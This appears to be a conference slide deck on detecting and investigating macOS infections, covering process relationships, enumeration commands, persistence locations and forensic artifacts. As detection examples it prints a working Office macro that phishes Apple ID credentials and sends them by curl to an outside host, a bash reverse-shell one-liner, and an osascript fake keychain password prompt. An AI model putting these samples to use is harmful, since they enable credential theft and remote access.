macOS Post Infection Analysis

Cedric Owens

ACoD 2020

BIO

- Red Team At box
- Austin-based
- Blue Team Experience
- ❤️ macOS post exploitation
- Enjoy 80s/90s Nostalgia
- 🐦 @cedowens

AGENDA

- macOS “State of the Union”
- A Look At macOS Detections
- Useful macOS Artifacts
- Automating macOS artifact collection
- Helpful resources

STATE OF THE UNION

- Common in Bay Area
- EDR improvements
- More malware targeting macOS
- Need for macOS incident response/analysis

STATE OF THE UNION


- Still lots of discomfort with macOS incident response:
  - What types of malware are used?
  - What types of persistence?
  - False vs. True positive?
  - Where are the system artifacts?
  - macOS malware analysis?

HELPFUL DETECTIONS/SEARCHES:

1. PARENT-CHILD RELATIONSHIPS

PARENT-CHILD RELATIONSHIPS

1. A single python parent process spawning several /bin/sh or /bin/bash children
   - Why?
     - Several macOS post exploitation toolkits leveraging python (python Empyre, MacShell, EvilOSX, etc.)
   - Under the hood:



PARENT-CHILD RELATIONSHIPS

2. Any MS Office product spawning /bin/sh or /bin/bash
   - Why?
     - Detect malicious MS Office macros that spawn shell environments, which usually then call a scripting lang
   - Under the hood:

PARENT-CHILD RELATIONSHIPS

3. Any MS Office product spawning osascript
   - Why?
     - osascript is powerful and can be used for various tasks; detect malicious MS Office macros leveraging osascript (macphish is an example)
   - Under the hood:

PARENT-CHILD RELATIONSHIPS

4. Any MS Office product spawning curl
   - Why?
     - Macro code can use curl to send out creds after prompting the user with osascript (macphish is an example)
   - Under the hood:

EXAMPLE

MS Office macro:

- Uses osascript to prompt the user for creds
- Uses curl to steal the creds

```
Sub AutoOpen()
#If Mac Then
  t = MacScript("do shell script ""/usr/bin/osascript -e 'display dialog \""Microsoft Word needs your Apple ID password to decrypt this secure file\"" & r
  TestArray = Split(t)
  pass = TestArray(3)
  pass = Split(pass, ":")
  user = MacScript("return short user name of (system info)")
  leak = MacScript("do shell script ""curl http://192.168.1.2/" & user & "/" & pass(1) & """")
#Else
  ' Enter your Windows macro here!
#End If
End Sub
```

PARENT-CHILD RELATIONSHIPS

5. python spawning osascript
   - Why?
     - Easy method for post exploitation tasks (dump clipboard, prompt for credentials, get system info, etc.)
     - Most valid uses will call osascript directly from /bin/sh or /bin/bash (not from a scripting language)
   - Under the hood:

HELPFUL DETECTIONS/SEARCHES:

2. ACTIVE DIRECTORY ENUMERATION SEARCHES

ACTIVE DIRECTORY ENUM

1. Use of *dscl "/Active Directory/<AD_DOMAIN>/All Domains"* followed by *read* or *ls* command
   - Why?
     - This query can be used to list domain groups, users, computers, etc.
     - Should rarely see this (outside of admin systems)
   - Example:

```
dscl "/Active Directory/<domain>/All Domains" ls /Computers
```

ACTIVE DIRECTORY ENUM

2. Use of *dscl . cat /Users/<username>*
   - Why?
     - Similar to net user <username> /domain on Windows – pulls basic AD info for the user
     - Should rarely see this (outside of admin systems)
3. Use of *dscl . read /Groups/admin*
   - Why?
     - Can be used to list local accounts with admin rights on the macOS host

ACTIVE DIRECTORY ENUM

4. Use of *dsconfigad -show*
   - Why?
     - Shows domain info including what AD groups have admin rights on the macOS host
     - Should rarely see this (outside of admin systems)

ACTIVE DIRECTORY ENUM

5. Use of the *klist* command (ex: klist –c <cache>)
   - Why?
     - May be used in attempt to list cached Kerberos tickets
     - Should rarely see this (outside of admin systems)

LOCAL ACCOUNT ENUM

1. Use of "*dscl . ls /Users*"
2. Use of "*dscacheutil -q group -a gid 80*"
   - Why?
     - Can be used to enumerate local macOS user accounts
     - Likely not used much outside of admin systems

```
dev:~ redteam$ dscacheutil -q group -a gid 80
name: admin
password: *
gid: 80
users: root redteam
```

HELPFUL DETECTIONS/SEARCHES:

3. COMMAND LINE SEARCHES/DETECTIONS

(NOT THE BEST BUT CAN STILL BE OF USE)

COMMAND LINE DETECTIONS

1. Searching for *osascript -l JavaScript* along with *eval*
   - Why?
     - This is indicative of JXA (javascript for automation) using the osascript binary
     - Malicious apps invoking JXA get around Apple notarization checks since post exploitation code is server side

COMMAND LINE DETECTIONS

2. Searching for *osascript -e* along with *password* or *Password*
   - Why?
     - This is indicative of osascript prompting the user to enter credentials


```
dev:~ redteam$ osascript -e 'set popup to display dialog "Keychain Access wants
to use the login keychain" & return & return & "Please enter the keychain passwo
rd" & return default answer "" with icon file "Applications:Utilities:Keychain A
ccess.app:Contents:Resources:AppIcon.icns" with title "Authentication Needed" wi
th hidden answer'
button returned:OK, text returned:password123
```

COMMAND LINE DETECTIONS

3. Searching for *osascript -e* along with *clipboard*
   - Why?
     - This is indicative of osascript dumping clipboard contents

```
dev:~ redteam$ osascript -e 'return (the clipboard)'
i just copied this text in my clipboard!!
```

COMMAND LINE DETECTIONS

4. Basic reverse shell commands at pentestmonkey.net
   - *Ex:* searching for *bash -i* with */dev/tcp/*
     - Looking for *bash -i >& /dev/tcp/10.0.0.1/8080 0>&1*
   - Why?
     - Detect several methods using bash, perl, python, etc for spawning a reverse shell

COMMAND LINE DETECTIONS

5. Searching for *screencapture -x*
   - Quiet screenshots should be pretty rare
   - Why?
     - Detect a malicious process attempting to quietly get a screenshot

COMMAND LINE DETECTIONS

6. Searching for uses of *xattr -d* or *xattr -c*
   - *xattr -d com.apple.quarantine <file>*
   - *xattr -c <file>*
   - Why?
     - The quarantine flag is appended to downloaded files and is inspected by Gatekeeper. Removing this flag will allow this file to run without Gatekeeper intervention.

COMMAND LINE DETECTIONS

7. Searching for uses of *launchctl load*
   - *launchctl load <plist> (or launchctl start)*
   - Why?
     - Launch agents and launch daemons are still the most commonly used persistence in Objective See's "The Mac Malware of 2019" Report

HELPFUL DETECTIONS/SEARCHES:

4. OTHER USEFUL SEARCHES/DETECTIONS

OTHER USEFUL SEARCHES

1. Single python process making lots of outbound network connections
2. .app package making prolonged network connections
3. Single macOS host connecting to the same destination host intermittently
   - Why?
     - Look for periodic beaconing or command and control activity

OTHER USEFUL SEARCHES

4. Searching for unique user agent strings (the less common)
   - Why?
     - Might seem antiquated, but some malware does still use unique user agent strings (ex: an app running JXA)


USEFUL ARTIFACTS FOR POST INFECTION ANALYSIS

USEFUL ARTIFACTS

- Thomas Reed (@thomasareed) is the brains behind several modern post infection analysis techniques on macOS.
- Open source automated tools for artifact collection:
  - PICT: https://github.com/thomasareed/pict
  - PICT-Swift: https://github.com/cedowens/PICT-Swift/tree/master/pict-Swift

BROWSER HISTORY

- QuarantineEventsV2 database
  - *~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2*
- Safari History db:
  - *~/Library/Safari/History.db*
- Chrome History db:
  - *~/Library/Application Support/Google/Chrome/Default/History*
- Firefox History
  - *~/Library/Application Support/Firefox/Profiles<random>.default-release/places.sqlite*



BROWSER HISTORY

- Mach-o Binary to do this: https://github.com/cedowens/macOS-browserhist-parser/tree/master/parse-browser-history

```
Date: 2019-12-01 14:31:37 | App: com.google.Chrome | File: https://dl.boxcloud.com/d/1/b1!WPCIul_smDnQcCVQXRFBf1MHIS5Q-iWf0fcuXyLjWngHyv
Date: 2019-12-03 11:36:39 | App: com.google.Chrome | File: https://codeload.github.com/its-a-feature/bifrost/zip/master | OriginURL: htt
Date: 2019-12-03 15:02:11 | App: com.google.Chrome | File: https://codeload.github.com/aio-libs/aiohttp_admin/zip/master | OriginURL: ht
Date: 2019-12-15 14:43:24 | App: com.google.Chrome | File: https://dl.google.com/go/go1.13.5.darwin-amd64.pkg | OriginURL: https://golan
Date: 2019-12-15 15:16:32 | App: com.google.Chrome | File: https://atom-installer.github.com/v1.41.0/atom-mac.zip?s=1571754162&ext=.zip
Date: 2019-12-28 02:29:55 | App: com.apple.Safari | File: https://codeload.github.com/thanatoskira/OSXChromeDecrypt/zip/master | OriginU
Date: 2019-12-28 02:30:35 | App: com.apple.Safari | File: https://codeload.github.com/thanatoskira/OSXChromeDecrypt/zip/master | OriginU
Date: 2019-12-28 02:31:02 | App: com.apple.Safari | File: https://codeload.github.com/thanatoskira/OSXChromeDecrypt/zip/master | OriginU
```

PERSISTENCE

- Common Places:
  - /Library/StartupItems/
  - /System/Library/StartupItems/
  - /Library/LaunchAgents/
  - /Library/LaunchDaemons/
  - ~/Library/LaunchAgents/
  - /var/at/jobs/
  - /etc/launchd.conf
- Searches:
  - *osascript -e 'tell application "System Events" to get the path of every login item'*
  - *launchctl list:* list launch agents/daemons
  - *kextstat:* list kernel extensions
  - *crontab -l*: list cron jobs
  - *defaults read com.apple.loginwindow LoginHook*: check for login hooks

BROWSER EXTENSIONS

- Chrome:
  - Iterate through *~/Library/Application Support/Google/Chrome/Default/Extensions/<random>/<version_number>/manifest.json*
    - Pull the “name”, “description”, and “permissions” data

```
=========> /Users/redteam/Library/Application Support/Google/Chrome/Default/Extensions/gppongmhjkpfnbhagpmjfkannfbllamg/5.8.5_0/manifest.json
   description: "Identify web technologies",
   name: "Wappalyzer",
   permissions: [ "cookies", "storage", "tabs", "webRequest", "webNavigation", "http://*/*", "https://*/*" ],
```

- Firefox:
  - Iterate through ~/Library/Application Support/Firefox/Profiles/<random>.default-release/extensions
    - Search for and extract any .xpi files (Firefox extensions)
- Safari:
  - Iterate through ~/Library/Safari/Extensions
    - Search for .safariextz extensions

SYSTEM INFO

- List of All Installs:
  - */private/var/db/receipts* – list of packages and apps that have been installed and when
  - */Library/Receipts/InstallHistory.plist* – list of installations and install dates
- System Logs:
  - /var/log/
  - /var/audit/
  - *log collect <time period> --output <out_path>*
- Network Info:
  - *scutil --dns*: check DNS config info
  - *pfctl -s rules*: check firewall rules for interesting entries
  - */etc/hosts*
- Process Info:
  - *ps axo user,pid,ppid,start,time,command*
  - *lsof -i:* get process network info

OTHER PLACES TO CHECK

- */tmp/* - look for suspicious scripts/binaries
- */var/folders/* - look for suspicious scripts/binaries
- */Users/Shared/* - look for suspicious scripts/binaries
- */Library/Containers/* - look for suspicious scripts/binaries
- */etc/hosts/* - check to see if sites like virustotal.com are blocked
- */etc/sudoers/* - check entries
- *~/.bash_history* – interesting commands

MALWARE MAKING API CALLS?

- Malware leveraging command line = easy detection
- What about malware using API calls?
- Harder but not impossible!
  - Syscall analysis:
    - sudo dtruss ./<binary>
  - Strings Analysis:
    - Strings <binary> > strings.txt
    - Build yara rules
  - Behavioral Analysis:
    - Unique network activity? Files dropped?

PUTTING IT ALL TOGETHER

SUMMARY

- macOS malware is becoming more prevalent
- Defenders have several data sources to leverage
- Simple detections (command line, least common user agents, etc.) can still be useful
- Ensure Remote Apple Events, file sharing, and ssh are turned off if not needed
- If an admin account is needed for remote management, randomize the password and add 2FA to the management server

RESOURCES

- “Mac Malware of 2019” Objective See Report: https://objective-see.com/downloads/MacMalware_2019.pdf
- My Blog Post On This Content: https://medium.com/red-teaming-with-a-blue-team-mentaility/b0ede7ecfeb9
- Thomas Reed’s PICT (in python): https://github.com/thomasareed/pict
- My PICT (in Swift): https://github.com/cedowens/PICT-Swift/tree/master/pict-Swift
- Active Directory Discovery with a Mac: https://its-a-feature.github.io/posts/2018/01/Active-Directory-Discovery-with-a-Mac/
- Tool to parse browser history: https://github.com/cedowens/macOS-browserhist-parser/tree/master/parse-browser-history


QUESTIONS?